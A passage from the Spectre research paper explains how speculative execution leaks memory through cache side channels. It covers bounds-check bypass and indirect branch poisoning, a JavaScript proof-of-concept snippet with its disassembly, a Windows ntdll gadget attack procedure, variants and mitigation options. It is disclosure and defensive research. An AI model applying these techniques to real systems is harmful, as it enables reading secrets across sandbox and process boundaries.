Several processor components are used for predicting the outcome of branches. The Branch Target Buffer (BTB) keeps a mapping from addresses of recently executed branch instructions to destination addresses [26]. Processors can uses the BTB to predict future code addresses even before decoding the branch instructions. Evtyushkin et al. [11] analyze the BTB of a Intel Haswell processor and conclude that only the 30 least significant bits of the branch address are used to index the BTB. Our experiments on show similar results but that only 20 bits are required.

For conditional branches, recording the target address is not sufficient for predicting the outcome of the branch. To predict whether a conditional branch is taken or not, the processor maintains a record of recent branches outcomes. Bhattacharya et al. [10] analyze the structure of branch history prediction in recent Intel processors.

2.4 The Memory Hierarchy

To bridge the speed gap between the faster processor and the slower memory, processors use a hierarchy of successively smaller but faster caches. The caches divide the memory into fixed-size chunks called *lines*, with typical line sizes being 64 or 128 bytes. When the processor needs data from memory, it first checks if the *L1* cache, at the top of the hierarchy, contains a copy. In the case of a *cache hit*, when the data is found in the cache, the data is retrieved from the L1 cache and used. Otherwise, in a *cache miss*, the procedure is repeated to retrieve the data from the next cache level. Additionally, the data is stored in the L1 cache, in case it is needed again in the near future. Modern Intel processors typically have three cache levels, with each core having dedicated L1 and L2 caches and all cores sharing a common L3 cache, also known as the Last-Level Cache (LLC).

2.5 Microarchitectural Side-Channel Attacks

All of the microarchitectural components we discuss above improve the processor performance by predicting future program behavior. To that aim, they maintain state that depends on past program behavior and assume that future behavior is similar to or related to past behavior.

When multiple programs execute on the same hardware, either concurrently or via time sharing, changes in the microarchitectural state caused by the behavior of one program may affect other programs. This, in turn, may result in unintended information leaks from one program to another [13]. Past works have demonstrated attacks that leak information through the BTB [26, 11], branch history [7, 6], and caches [29, 30, 35, 21].

In this work we use the Flush+Reload technique [21, 36] and its variant, Evict+Reload [20] for leaking sensitive information. Using these techniques, the attacker begins by evicting from the cache a cache line shared with the victim. After the victim executes for a while, the attacker measures the time it takes to perform a memory read at the address corresponding to the evicted cache line. If the victim accessed the monitored cache line, the data will be in the cache and the access will be fast. Otherwise, if the victim has not accessed the line, the read will be slow. Hence, by measuring the access time, the attacker learns whether the victim accessed the monitored cache line between the eviction and probing steps.

The main difference between the two techniques is the mechanism used for evicting the monitored cache line from the cache. In the Flush+Reload technique, the attacker uses a dedicated machine instruction, e.g., x86's `clflush`, to evict the line. In Evict+Reload, eviction is achieved by forcing contention on the cache set that stores the line, e.g., by accessing other memory locations which get bought into the cache and (due to the limited size of the cache) cause the processor to discard the evict the line that is subsequently probed.

2.6 Return-Oriented Programming

Return-Oriented Programming (ROP) [33] is a technique for exploiting buffer overflow vulnerabilities. The technique works by chaining machine code snippets, called *gadgets* that are found in the code of the vulnerable victim. More specifically, the attacker first finds usable gadgets in the victim binary. She then uses a buffer overflow vulnerability to write a sequence of addresses of gadgets into the victim program stack. Each gadget performs some computation before executing a return instruction. The return instruction takes the return address from the stack, and because the attacker control this address, the return instruction effectively jumping into the next gadget in the chain.

3 Attack Overview

Spectre attacks induce a victim to speculatively perform operations that would not occur during correct program execution and which leak the victim's confidential information via a side channel to the adversary. We first describe variants that leverage conditional branch mispredictions (Section 4), then variants that leverage misprediction of the targets of indirect branches (Section 5).

In most cases, the attack begins with a setup phase, where the adversary performs operations that mistrain the processor so that it will later make an exploitably erroneous speculative prediction. In addition, the setup phase usually includes steps to that help induce speculative execution, such as performing targeted memory reads that cause the processor to evict from its cache a value that is required to determine the destination of a branching instruction. During the setup phase, the adversary can also prepare the side channel that will be used for extracting the victim's information, e.g. by performing the flush or evict portion of a flush+reload or evict+reload attack.

During the second phase, the processor speculatively executes instruction(s) that transfer confidential information from the victim context into a microarchitectural side channel. This may be triggered by having the attacker request that the victim to perform an action (e.g., via a syscall, socket, file, etc.). In other cases, the attacker's may leverage the speculative (mis-)execution of its own code in order to obtain sensitive information from the same process (e.g., if the attack code is sandboxed by an interpreter, just-in-time compiler, or 'safe' language and wishes to read memory it is not supposed to access). While speculative execution can potentially expose sensitive data via a broad range of side channels, the examples given cause speculative execution to read memory value at an attacker-chosen address then perform a memory operation that modifies the cache state in a way that exposes the value.

For the final phase, the sensitive data is recovered. For Spectre attacks using flush+reload or evict+reload, the recovery process consists of timing how long reads take from memory addresses in the cache lines being monitored.

Spectre attacks only assume that speculatively executed instructions can read from memory that the victim process could access normally, e.g., without triggering a page fault or exception. For example, if a processor prevents speculative execution of instructions in user processes from accessing kernel memory, the attack will still work. [12]. As a result, Spectre is orthogonal to Meltdown [27] which exploits scenarios where some CPUs allow out-of-order execution of user instructions to read kernel memory.

4 Exploiting Conditional Branch Misprediction

Consider the case where the code in Listing 1 is part of a function (such as a kernel syscall or cryptographic library) that receives an unsigned integer `x` from an untrusted source. The process running the code has access to an array of unsigned bytes `array1` of size `array1_size`, and a second byte array `array2` of size 64KB.

```
if (x < array1_size)
   y = array2[array1[x] * 256];
```

Listing 1: Conditional Branch Example

The code fragment begins with a bounds check on `x` which is essential for security. In particular, this check prevents the processor from reading sensitive memory outside of `array1`. Otherwise, an out-of-bounds input `x` could trigger an exception or could cause the processor to access sensitive memory by supplying `x` = (address of a secret byte to read) − (base address of `array1`).

Unfortunately, during speculative execution, the conditional branch for the bounds check can follow the incorrect path. For example, suppose an adversary causes the code to run such that:

- the value of `x` is maliciously chosen (and out-of-bounds) such that `array1[x]` resolves to a secret byte *k* somewhere in the victim's memory;
- `array1_size` and `array2` are not present in the processor's cache, but *k* is cached; and
- previous operations received values of `x` that were valid, leading the branch predictor to assume the `if` will likely be true.

This cache configuration can occur naturally or can be created by an adversary, e.g., by simply reading a large amount of memory to fill the cache with unrelated values, then having the kernel use the secret key in a legitimate operation. If the cache structure is known [38] or if the CPU provides a cache flush instruction (e.g., the x86 clflush instruction) then the cache state can be achieved even more efficiently.

When the compiled code above runs, the processor begins by comparing the malicious value of x against array1_size. Reading array1_size results in a cache miss, and the processor faces a substantial delay until its value is available from DRAM. During this wait, the branch predictor assumes the if will be true, and the speculative execution logic adds x to the base address of array1 and requests the data at the resulting address from the memory subsystem. This read is a cache hit, and quickly returns the value of the secret byte k. The speculative execution logic then uses k to compute the address of array2[k * 256], then sends a request to read this address from memory (resulting in another cache miss). While the read from array2 is pending, the value of array1_size finally arrives from DRAM. The processor realizes that its speculative execution was erroneous, and rewinds its register state. However, on actual processors, the speculative read from array2 affects the cache state in an address-specific manner, where the address depends on k.

To complete the attack, the adversary simply needs to detect the change in the cache state to recover the secret byte k. This is easy if array2 is readable by the attacker since the next read to array2[n*256] will be fast for n=k and slow for all other $n \in 0..255$. Otherwise, a prime-and-probe attack [29] can infer k by detecting the eviction caused by the read from array2. Alternatively, the adversary can immediately call the target function again with an in-bounds value x' and measure how long the second call takes. If array1[x'] equals k, then the location accessed in array2 will be in the cache and the operation will tend to be faster than if array1[x']$! = k$. This yields a memory comparison operation that, when called repeatedly, can solve for memory bytes as desired. Another variant leverages the cache state entering the speculative execution, since the performance of the speculative execution changes based on whether array2[k*256] was cached, which can then be inferred based on any measurable effects from subsequent speculatively-executed instructions.

4.1 Discussion

Experiments were performed on multiple x86 processor architectures, including Intel Ivy Bridge (i7-3630QM), Intel Haswell (i7-4650U), Intel Skylake (unspecified Xeon on Google Cloud), and AMD Ryzen. The Spectre vulnerability was observed on all of these CPUs. Similar results were observed on both 32- and 64-bit modes, and both Linux and Windows. Some ARM processors also support speculative execution [2], and initial testing has confirmed that ARM processors are impacted as well.

Speculative execution can proceed far ahead of the main processor. For example, on an i7 Surface Pro 3 (i7-4650U) used for most of the testing, the code in Appendix A works with up to 188 simple instructions inserted in the source code between the 'if' statement and the line accessing array1/array2.

4.2 Example Implementation in C

Appendix A includes demonstration code in C for x86 processors.

In this code, if the compiled instructions in victim_function() were executed in strict program order, the function would only read from array1[0..15] since array1_size = 16. However, when executed speculatively, out-of-bounds reads are possible.

The read_memory_byte() function makes several training calls to victim_function() to make the branch predictor expect valid values for x, then calls with an out-of-bounds x. The conditional branch mispredicts, and the ensuing speculative execution reads a secret byte using the out-of-bounds x. The speculative code then reads from array2[array1[x] * 512], leaking the value of array1[x] into the cache state.

To complete the attack, a simple flush+probe is used to identify which cache line in array2 was loaded, reveaing the memory contents. The attack is repeated several times, so even if the target byte was initially uncached, the first iteration will bring it into the cache.

The unoptimized code in Appendix A reads approximately 10KB/second on an i7 Surface Pro 3.

4.3 Example Implementation in JavaScript

As a proof-of-concept, JavaScript code was written that, when run in the Google Chrome browser, allows JavaScript to read private memory from the process in which it runs (cf. Listing 2). The portion of the JavaScript code used to perform the leakage is as follows, where the constant TABLE1_STRIDE = 4096 and TABLE1_BYTES = 2^{25}:

On branch-predictor mistraining passes, index is set (via bit operations) to an in-range value, then on the final iteration index is set to an out-of-bounds address into simpleByteArray. The variable localJunk is used to ensure that operations are not optimized out, and the "|0" operations act as optimization hints to the JavaScript interpreter that values are integers.

Like other optimized JavaScript engines, V8 performs just-in-time compilation to convert JavaScript into machine language. To obtain the x86 disassembly of the

```
if (index < simpleByteArray.length) {
  index = simpleByteArray[index | 0];
  index = (((index * TABLE1_STRIDE)|0) & (TABLE1_BYTES-1))|0;
  localJunk ^= probeTable[index|0]|0;
}
```

Listing 2: Exploiting Speculative Execution via JavaScript.

```
cmpl r15,[rbp-0xe0]               ; Compare index (r15) against simpleByteArray.length
jnc 0x24dd099bb870                ; If index >= length, branch to instruction after movq below
REX.W leaq rsi,[r12+rdx*1]        ; Set rsi=r12+rdx=addr of first byte in simpleByteArray
movzxbl rsi,[rsi+r15*1]           ; Read byte from address rsi+r15 (= base address+index)
shll rsi, 12                      ; Multiply rsi by 4096 by shifting left 12 bits}\%\
andl rsi,0x1ffffff                ; AND reassures JIT that next operation is in-bounds
movzxbl rsi,[rsi+r8*1]            ; Read from probeTable
xorl rsi,rdi                      ; XOR the read result onto localJunk
REX.W movq rdi,rsi                ; Copy localJunk into rdi
```

Listing 3: Disassembly of Speculative Execution in JavaScript Example (Listing 2).

JIT output during development, the command-line tool D8 was used. Manual tweaking of the source code leading up to the snippet above was done to get the value of `simpleByteArray.length` in local memory (instead of cached in a register or requiring multiple instructions to fetch). See Listing 3 for the resulting disassembly output from D8 (which uses AT&T assembly syntax).

The `clflush` instruction is not accessible from JavaScript, so cache flushing was performed by reading a series of addresses at 4096-byte intervals out of a large array. Because of the memory and cache configuration on Intel processors, a series of ˜2000 such reads (depending on the processor's cache size) were adequate evict out the data from the processor's caches for addresses having the same value in address bits 11–6 [38].

The leaked results are conveyed via the cache status of `probeTable[`n`*4096]` for $n \in 0..255$, so each attempt begins with a flushing pass consisting of a series of reads made from `probeTable[`n`*4096]` using values of $n > 256$. The cache appears to have several modes for deciding which address to evict, so to encourage a LRU (least-recently-used) mode, two indexes were used where the second trailed the first by several operations. The length parameter (e.g., `[ebp-0xe0]` in the disassembly) needs to be evicted as well. Although its address is unknown, but there are only 64 possible 64-byte offsets relative to the 4096-byte boundary, so all 64 possibilities were tried to find the one that works.

JavaScript does not provide access to the `rdtscp` instruction, and Chrome intentionally degrades the accuracy of its high-resolution timer to dissuade timing attacks using `performance.now()` [1]. However, the Web Workers feature of HTML5 makes it simple to create a separate thread that repeatedly decrements a value in a shared memory location [18, 32]. This approach yielded a high-resolution timer that provided sufficient resolution.

5 Poisoning Indirect Branches

Indirect branch instructions have the ability to jump to more than two possible target addresses. For example, x86 instructions can jump to an address in a register ("`jmp eax`"), an address in a memory location ("`jmp [eax]`" or "`jmp dword ptr [0x12345678]`"), or an address from the stack ("`ret`"). Indirect branches are also supported on ARM (e.g., "`MOV pc, r14`"), MIPS (e.g., "`jr $ra`"), RISC-V (e.g., "`jalr x0,x1,0`"), and other processors.

If the determination of the destination address is delayed due to a cache miss and the branch predictor has been mistrained with malicious destinations, speculative execution may continue at a location chosen by the adversary. As a result, speculative execution can be misdirected to locations that would never occur during legitimate program execution. If speculative execution can leave measurable side effects, this is extremely powerful for attackers, for example exposing victim memory even in the absence of an exploitable conditional branch misprediction.

Consider the case where an attacker seeking to read a victim's memory controls the values in two registers (denoted R1 and R2) when an indirect branch occurs. This is a common scenario; functions that manipulate externally-received data routinely make function calls while registers contain values that an attacker can control. (Often these values are ignored by the function; the registers are pushed on the stack at the beginning of the called function and restored at the end.)

Assuming that the CPU limits speculative execution to instructions in memory executable by the victim, the adversary then needs to find a 'gadget' whose speculative execution will leak chosen memory. For example, a such a gadget would be formed by two instructions (which do not necessarily need to be adjacent) where the first adds (or XORs, subtracts, etc.) the memory location addressed by R1 onto register R2, followed by any instruction that accesses memory at the address in R2. In this case, the gadget provides the attacker control (via R1) over which address to leak and control (via R2) over how the leaked memory maps to an address which gets read by the second instruction. (The example implementation on Windows describes in more detail an example memory reading process using such a gadget.)

Numerous other exploitation scenarios are possible, depending on what state is known or controlled by the adversary, where the information sought by the adversary resides (e.g., registers, stack, memory, etc.), the adversary's ability to control speculative execution, what instruction sequences are available to form gadgets, and what channels can leak information from speculative operations. For example, a cryptographic function that returns a secret value in a register may become exploitable if the attacker can simply induce speculative execution at an instruction that brings into the cache memory at the address specified in the register. Likewise, although the example above assumes that the attacker controls two registers (R1 and R2), attacker control over a single register, value on the stack, or memory value is sufficient for some gadgets.

In many ways, exploitation is similar to return-oriented programming (ROP), except that correctly-written software is vulnerable, gadgets are limited in their duration but need not terminate cleanly (since the CPU will eventually recognize the speculative error), and gadgets must exfiltrate data via side channels rather than explicitly. Still, speculative execution can perform complex sequences of instructions, including reading from the stack, performing arithmetic, branching (including multiple times), and reading memory.

5.1 Discussion

Tests, primarily on a Haswell-based Surface Pro 3, confirmed that code executing in one hyper-thread of Intel x86 processors can mistrain the branch predictor for code running on the same CPU in a different hyper-thread. Tests on Skylake additionally indicated branch history mistraining between processes on the same vCPU (which likely occurs on Haswell as well).

The branch predictor maintains a cache that maps a jump histories to predicted jump destinations, so successful mistraining requires convincing the branch predictor to create an entry whose history sufficiently mimics the victim's lead-up to the target branch, and whose prediction destination is the virtual address of the gadget.

Several relevant hardware and operating system implementation choices were observed, including:

- Speculative execution was only observed when the branch destination address was executable by the victim thread, so gadgets need to be present in the memory regions executable by the victim.

- When multiple Windows applications share the same DLL, normally a single copy is loaded and (except for pages that are modified as described below) is mapped to the same virtual address for all processes using the DLL. For even a very simple Windows application, the executable DLL pages in the working set include several megabytes of executable code, which provides ample space to search for gadgets.

- For both history matching and predictions, the branch predictor only appears to pay attention to branch destination virtual addresses. The source address of the instruction performing the jump, physical addresses, timing, and process ID do not appear to matter.

- The algorithm that tracks and matches jump histories appears to use only the low bits of the virtual address (which are further reduced by simple hash function). As a result, an adversary does **not** need to be able to even execute code at any of the memory addresses containing the victim's branch instruction. ASLR can also be compensated, since upper bits are ignored and bits 15..0 do not appear to be randomized with ASLR in Win32 or Win64.

- The branch predictor learns from jumps to illegal destinations. Although an exception is triggered in the attacker's process, this can be caught easily (e.g. using `try`...`catch` in C++). The branch predictor will then make predictions that send *other* processes to the illegal destination.

- Mistraining effects across CPUs were not observed, suggesting that branch predictors on each CPU operate independently.

- DLL code and constant data regions can be read and `clflush`'ed by any process using the DLL, making them convenient to use as table areas in flush-and-probe attacks.

- DLL regions can be written by applications. A copy-on-write mechanism is used, so these modifications are only visible to the process that performs the modification. Still, this simplifies branch predictor mistraining because this allows gadgets to return cleanly during mistraining, regardless of what instructions follow the gadget.

Although testing was performed using 32-bit applications on Windows 8, 64-bit modes and other versions of Windows and Linux shared libraries are likely to work similarly. Kernel mode testing has not been performed, but the combination of address truncation/hashing in the history matching and trainability via jumps to illegal destinations suggest that attacks against kernel mode may be possible. The effect on other kinds of jumps, such as interrupts and interrupt returns, is also unknown.

5.2 Example Implementation on Windows

As a proof-of-concept, a simple program was written that generates a random key then does an infinite loop that calls `Sleep(0)`, loads the first bytes of a file (e.g., as a header), calls Windows crypto functions to compute the SHA-1 hash of (key || header), and prints the hash whenever the header changes. When this program is compiled with optimization, the call to `Sleep()` gets made with file data in registers `ebx` and `edi`. No special effort was taken to cause this; as noted above, function calls with adversary-chosen values in registers are common, although the specifics (such as what values appear in which registers) are often determined by compiler optimizations and therefore difficult to predict from source code. The test program did not include any memory flushing operations or other adaptations to help the attacker.

The first step was to identify a gadget which, when speculatively executed with adversary-controlled values for `ebx` and `edi`, would reveal attacker-chosen memory from the victim process. As noted above, this gadget must be in an executable page within the working set of the victim process. (On Windows, some pages in DLLs are mapped in the address space but require a soft page fault before becoming part of the working set.) A simple program was written that saved its own working set pages, which are largely representative of the working set contents common to all applications. This output was then searched for potential gadgets, yielding multiple usable options for `ebx` and `edi` (as well as for other pairs of registers). Of these, the following byte sequence which appears in `ntdll.dll` in both Windows 8 and Windows 10 was (rather arbitrarily) chosen

```
13 BC 13 BD 13 BE 13
12 17
```

which, when executed, corresponds to the following instructions:

```
adc  edi,dword ptr [ebx+edx+13BE13BDh]
adc  dl,byte ptr [edi]
```

Speculative execution of this gadget with attacker-controlled `ebx` and `edi` allows an adversary to read the victim's memory. If the adversary chooses $\texttt{ebx} = m - \texttt{0x13BE13BD} - \texttt{edx}$, where $\texttt{edx} = 3$ for the sample program (as determined by running in a debugger), the first instruction reads the 32-bit value from address m and adds this onto `edi`. (In the victim, the carry flag happens to be clear, so no additional carry is added.) Since `edi` is also controlled by the attacker, speculative execution of the second instruction will read (and bring into the cache) the memory whose address is the sum of the 32-bit value loaded from address m and the attacker-chosen `edi`. Thus, the attacker can map the 2^{32} possible memory values onto smaller regions, which can then be analyzed via flush-and-probe to solve for memory bytes. For example, if the bytes at $m+2$ and $m+3$ are known, the value in `edi` can cancel out their contribution and map the second read to a 64KB region which can be probed easily via flush-and-probe.

The operation chosen for branch mistraining was the first instruction of the `Sleep()` function, which is a jump of the form "`jmp dword ptr ds:[76AE0078h]`" (where both the location of the jump destination and the destination itself change per reboot due to ASLR). This jump instruction was chosen because it appeared that the attack process could `clflush` the destination address, although (as noted later) this did not work. In addition, unlike a return instruction, there were no adjacent operations might un-evict the return address (e.g., by accessing the stack) and limit speculative execution.

In order to get the victim to speculatively execute the gadget, the memory location containing the jump destination needs to be uncached, and the branch predictor needs be mistrained to send speculative execution to the gadget. This was accomplished as follows:

- Simple pointer operations were used to locate the indirect jump at the entry point for `Sleep()` and the memory location holding the destination for the jump.

- A search of `ntdll.dll` in RAM was performed to find the gadget, and some shared DLL memory was chosen for performing flush-and-probe detections.

- To prepare for branch predictor mistraining, the memory page containing the destination for the jump destination was made writable (via copy-on-write) and modified to change the jump destination to the gadget address. Using the same method, a `ret 4` instruction was written at the location of the gadget. These changes but do not affect the memory seen by the victim (which is running in a separate process), but makes it so that the attacker's calls to

Sleep() will jump to the gadget address (mistraining the branch predictor) then immediately return.

- A separate thread was launched to repeatedly evict the victim's memory address containing the jump destination. (Although the memory containing the destination has the same virtual address for the attacker and victim, they appear to have different physical memory – perhaps because of a prior copy-on-write.) Eviction was done using the same general method as the JavaScript example, *i.e.*, by allocating a large table and using a pair of indexes to read addresses at 4096-byte multiples of the address to evict.
- Thread(s) were launched to mistrain the branch predictor. These use a 2^{20} byte (1MB) executable memory region filled with 0xC3 bytes (`ret` instructions. The victim's pattern of jump destinations is mapped to addresses in this area, with an adjustment for ASLR found during an initial training process (see below). The mistraining threads run a loop which pushes the mapped addresses onto the stack such that an initiating `ret` instruction results in the processor performing a series of return instructions in the memory region, then branches to the gadget address, then (because of the `ret` placed there) immediately returns back to the loop. To encourage hyperthreading of the mistraining thread and the victim, the eviction and probing threads set their CPU affinity to share a core (which they keep busy), leaving the victim and mistraining threads to share the rest of the cores.
- During the initial phase of getting the branch predictor mistraining working, the victim is supplied with input that, when the victim calls `Sleep()`, $[\texttt{ebx} + 3h + 13BE13BDh]$ will read a DLL location whose value is known and `edi` is chosen such that the second operation will point to another location that can be monitored easily. With these settings, the branch training sequence is adjusted to compensate for the victim's ASLR.
- Finally, once an effective mimic jump sequence is found, the attacker can read through the victim's address space to locate and read victim data regions to locate values (which can move due to ASLR) by controlling the values of `ebx` and `edi` and using flush-and-probe on the DLL region selected above.

The completed attack allows the reading of memory from the victim process.

6 Variations

So far we have demonstrated attacks that leverage changes in the state of the cache that occur during speculative execution. Future processors (or existing processors with different microcode) may behave differently, e.g., if measures are taken to prevent speculatively executed code from modifying the cache state. In this section, we examine potential variants of the attack, including how speculative execution could affect the state of other microarchitectural components. In general, the Spectre attack can be combined with other microarchitectural attacks. In this section we explore potential combinations and conclude that virtually any observable effect of speculatively executed code can potentially lead to leaks of sensitive information. Although the following techniques are not needed for the processors tested (and have not been implemented), it is essential to understand potential variations when designing or evaluating mitigations.

Evict+Time. The Evict+Time attack [29] works by measuring the timing of operations that depend on the state of the cache. This technique can be adapted to use Spectre as follows. Consider the code:

```
if (false but mispredicts as true)
   read array1[R1]
read [R2]
```

Suppose register R1 contains a secret value. If the speculatively executed memory read of `array1[R1]` is a cache hit, then nothing will go on the memory bus and the read from `[R2]` will initiate quickly. If the read of `array1[R1]` is a cache miss, then the second read may take longer, resulting in different timing for the victim thread. In addition, other components in the system that can access memory (such as other processors) may be able to the presence of activity on the memory bus or other effects of the memory read (e.g. changing the DRAM row address select). We note that this attack, unlike those we have implemented, would work even if speculative execution does not modify the contents of the cache. All that is required is that the state of the cache affects the timing of speculatively executed code or some other property that ultimately becomes is visible to the attacker.

Instruction Timing. Spectre vulnerabilities do not necessarily need to involve caches. Instructions whose timing depends on the values of the operands may leak information on the operands [8]. In the following example, the multiplier is occupied by the speculative execution of `multiply R1, R2`. The timing of when the multiplier becomes available for `multiply R3, R4` (either for out-of-order execution or after the misprediction is recognized) could be affected by the timing of the first multiplication, revealing information about `R1` and `R2`.

```
if (false but mispredicts as true)
```

```
      multiply R1, R2
   multiply R3, R4
```

Contention on the Register File. Suppose the CPU has a registers file with a finite number of registers available for storing checkpoints for speculative execution. In the following example, if `condition on R1` in the second 'if' is true, then an extra speculative execution checkpoint will be created than if `condition on R1` is false. If an adversary can detect this checkpoint, e.g., if speculative execution of code in hyperthreads is reduced due to a shortage of storage, this reveals information about `R1`.

```
   if (false but mispredicts as true)
      if (condition on R1)
         if (condition)
```

Variations on Speculative Execution. Even code that contains no conditional branches can potentially be at risk. For example, consider the case where an attacker wishes to determine whether `R1` contains an attacker-chosen value X or some other value. (The ability to make such determinations is sufficient to break some cryptographic implementations.) The attacker mistrains the branch predictor such that, after an interrupt occurs, and the interrupt return mispredicts to an instruction that reads memory `[R1]`. The attacker then chooses X to correspond to a memory address suitable for Flush+Reload, revealing whether `R1`$= X$.

Leveraging arbitrary observable effects. Virtually any observable effect of speculatively executed code can be leveraged to leak sensitive information.

Consider the example in Listing 1 where the operation after the access to `array1`/`array2` is observable when executed speculatively. In this case, the timing of when the observable operation begins will depend on the cache status of `array2`.

```
 if (x < array1_size) {
   y = array2[array1[x] * 256];
   // do something using Y that is
   // observable when speculatively executed
 }
```

7 Mitigation Options

The conditional branch vulnerability can be mitigated if speculative execution can be halted on potentially-sensitive execution paths. On Intel x86 processors, "serializing instructions" appear to do this in practice, although their architecturally-guaranteed behavior is to "constrain speculative execution because the results of speculatively executed instructions are discarded" [4]. This is different from ensuring that speculative execution will not occur or leak information. As a result, serialization instructions may not be an effective countermeasure on all processors or system configurations. In addition, of the three user-mode serializing instructions listed by Intel, only `cpuid` can be used in normal code, and it destroys many registers. The `mfence` and `lfence` (but not `sfence`) instructions also appear to work, with the added benefit that they do not destroy register contents. Their behavior with respect to speculative execution is not defined, however, so they may not work in all CPUs or system configurations.[1] Testing on non-Intel CPUs has not been performed. While simple delays could theoretically work, they would need to be very long since speculative execution routinely stretches nearly 200 instructions ahead of a cache miss, and much greater distances may occur.

The problem of inserting speculative execution blocking instructions is challenging. Although a compiler could easily insert such instructions comprehensively (*i.e.*, at both the instruction following each conditional branch and its destination), this would severely degrade performance. Static analysis techniques might be able to eliminate some of these checks. Insertion in security-critical routines alone is not sufficient, since the vulnerability can leverage non-security-critical code in the same process. In addition, code needs to be recompiled, presenting major practical challenges for legacy applications.

Indirect branch poisoning is even more challenging to mitigate in software. It might be possible to disable hyperthreading and flush branch prediction state during context switches, although there does not appear to be any architecturally-defined method for doing this [14]. This also may not address all cases, such as `switch()` statements where inputs to one case may be hazardous in another. (This situation is likely to occur in interpreters and parsers.) In addition, the applicability of speculative execution following other forms of jumps, such as those involved in interrupt handling, are also currently unknown and likely to vary among processors.

The practicality of microcode fixes for existing processors is also unknown. It is possible that a patch could disable speculative execution or prevent speculative memory reads, but this would bring a significant performance penalty. Buffering speculatively-initiated memory transactions separately from the cache until speculative execution is committed is not a sufficient countermeasure, since the timing of speculative execution can also reveal information. For example, if speculative execution uses a sensitive value to form the address for a memory read,

[1] After reviewing an initial draft of this paper, Intel engineers indicated that the definition of `lfence` will be revised to specify that it blocks speculative execution.

the cache status of that read will affect the timing of the next speculative operation. If the timing of that operation can be inferred, e.g., because it affects a resource such as a bus or ALU used by other threads, the memory is compromised. More broadly, potential countermeasures limited to the memory cache are likely to be insufficient, since there are other ways that speculative execution can leak information. For example, timing effects from memory bus contention, DRAM row address selection status, availability of virtual registers, ALU activity, and the state of the branch predictor itself need to be considered. Of course, speculative execution will also affect conventional side channels, such as power and EM.

As a result, any software or microcode countermeasure attempts should be viewed as stop-gap measures pending further research.

8 Conclusions and Future Work

Software isolation techniques are extremely widely deployed under a variety of names, including sandboxing, process separation, containerization, memory safety, proof-carrying code. A fundamental security assumption underpinning all of these is that the CPU will faithfully execute software, including its safety checks. Speculative execution unfortunately violates this assumption in ways that allow adversaries to violate the secrecy (but not integrity) of memory and register contents. As a result, a broad range of software isolation approaches are impacted. In addition, existing countermeasures to cache attacks for cryptographic implementations consider only the instructions 'officially' executed, not effects due to speculative execution, and are also impacted.

The feasibility of exploitation depends on a number of factors, including aspects of the victim CPU and software and the adversary's ability to interact with the victim. While network-based attacks are conceivable, situations where an attacker can run code on the same CPU as the victim pose the primary risk. In these cases, exploitation may be straightforward, while other attacks may depend on minutiae such as choices made by the victim's compiler in allocating registers and memory. Fuzzing tools can likely be adapted by adversaries to find vulnerabilities in current software.

As the attack involves currently-undocumented hardware effects, exploitability of a given software program may vary among processors. For example, some indirect branch redirection tests worked on Skylake but not on Haswell. AMD states that its Ryzen processors have "an artificial intelligence neural network that learns to predict what future pathway an application will take based on past runs" [3, 5], implying even more complex speculative behavior. As a result, while the stop-gap countermeasures described in the previous section may help limit practical exploits in the short term, there is currently no way to know whether a particular code construction is, or is not, safe across today's processors – much less future designs.

A great deal of work lies ahead. Software security fundamentally depends on having a clear common understanding between hardware and software developers as to what information CPU implementations are (and are not) permitted to expose from computations. As a result, long-term solutions will require that instruction set architectures be updated to include clear guidance about the security properties of the processor, and CPU implementations will need to be updated to conform.

More broadly, there are trade-offs between security and performance. The vulnerabilities in this paper, as well as many others, arise from a longstanding focus in the technology industry on maximizing performance. As a result, processors, compilers, device drivers, operating systems, and numerous other critical components have evolved compounding layers of complex optimizations that introduce security risks. As the costs of insecurity rise, these design choices need to be revisited, and in many cases alternate implementations optimized for security will be required.

9 Acknowledgments

This work partially overlaps with independent work by Google Project Zero.

We would like to thank Intel for their professional handling of this issue through communicating a clear timeline and connecting all involved researchers. We would also thank ARM, Qualcomm, and other vendors for their fast response upon disclosing the issue.

Daniel Gruss, Moritz Lipp, Stefan Mangard and Michael Schwarz were supported by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402).

Daniel Genkin was supported by NSF awards #1514261 and #1652259, financial assistance award 70NANB15H328 from the U.S. Department of Commerce, National Institute of Standards and Technology, the 2017-2018 Rothschild Postdoctoral Fellowship, and the Defense Advanced Research Project Agency (DARPA) under Contract #FA8650-16-C-7622.

References

[1] Security: Chrome provides high-res timers which allow cache side channel attacks. `https://bugs.chromium.org/p/chromium/issues/detail?id=508166`.

[2] Cortex-A9 technical reference manual, Revision r4p1, Section 11.4.1, 2012.

[3] AMD takes computing to a new horizon with Ryzen processors, 2016. `https://www.amd.com/en-us/press-releases/Pages/amd-takes-computing-2016dec13.aspx`.

[4] Intel 64 and IA-32 architectures software developer manual, vol 3: System programmer's guide, section 8.3, 2016.

[5] AMD SenseMI technology - neural net prediction. Promotional video interview with Robert Hallock of AMD, 2017. `https://www.youtube.com/watch?v=uZRih6APtiQ`.

[6] Aciiçmez, O., Gueron, S., and Seifert, J.-P. New branch prediction vulnerabilities in OpenSSL and necessary software countermeasures. In *11th IMA International Conference on Cryptography and Coding* (Dec. 2007), S. D. Galbraith, Ed., vol. 4887 of *Lecture Notes in Computer Science*, Springer, Heidelberg, pp. 185–203.

[7] Aciiçmez, O., Koç, Çetin Kaya., and Seifert, J.-P. Predicting secret keys via branch prediction. In *Topics in Cryptology – CT-RSA 2007* (Feb. 2007), M. Abe, Ed., vol. 4377 of *Lecture Notes in Computer Science*, Springer, Heidelberg, pp. 225–242.

[8] Andrysco, M., Kohlbrenner, D., Mowery, K., Jhala, R., Lerner, S., and Shacham, H. On subnormal floating point and abnormal timing. In *2015 IEEE Symposium on Security and Privacy* (May 2015), IEEE Computer Society Press, pp. 623–639.

[9] Bernstein, D. J. Cache-timing attacks on AES. `http://cr.yp.to/papers.html#cachetiming`, 2005.

[10] Bhattacharya, S., Maurice, C., and Bhasin, Shivam abd Mukhopadhyay, D. Template attack on blinded scalar multiplication with asynchronous perf-ioctl calls. Cryptology ePrint Archive, Report 2017/968, 2017. `http://eprint.iacr.org/2017/968`.

[11] Evtyushkin, D., Ponomarev, D. V., and Abu-Ghazaleh, N. B. Jump over ASLR: attacking branch predictors to bypass ASLR. In *MICRO* (2016), IEEE Computer Society, pp. 1–13.

[12] Fogh, A. Negative result: Reading kernel memory from user mode, 2017. `https://cyber.wtf/2017/07/28/negative-result-reading-kernel-memory-from-user-mode/`.

[13] Ge, Q., Yarom, Y., Cock, D., and Heiser, G. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *J. Cryptographic Engineering* (2016).

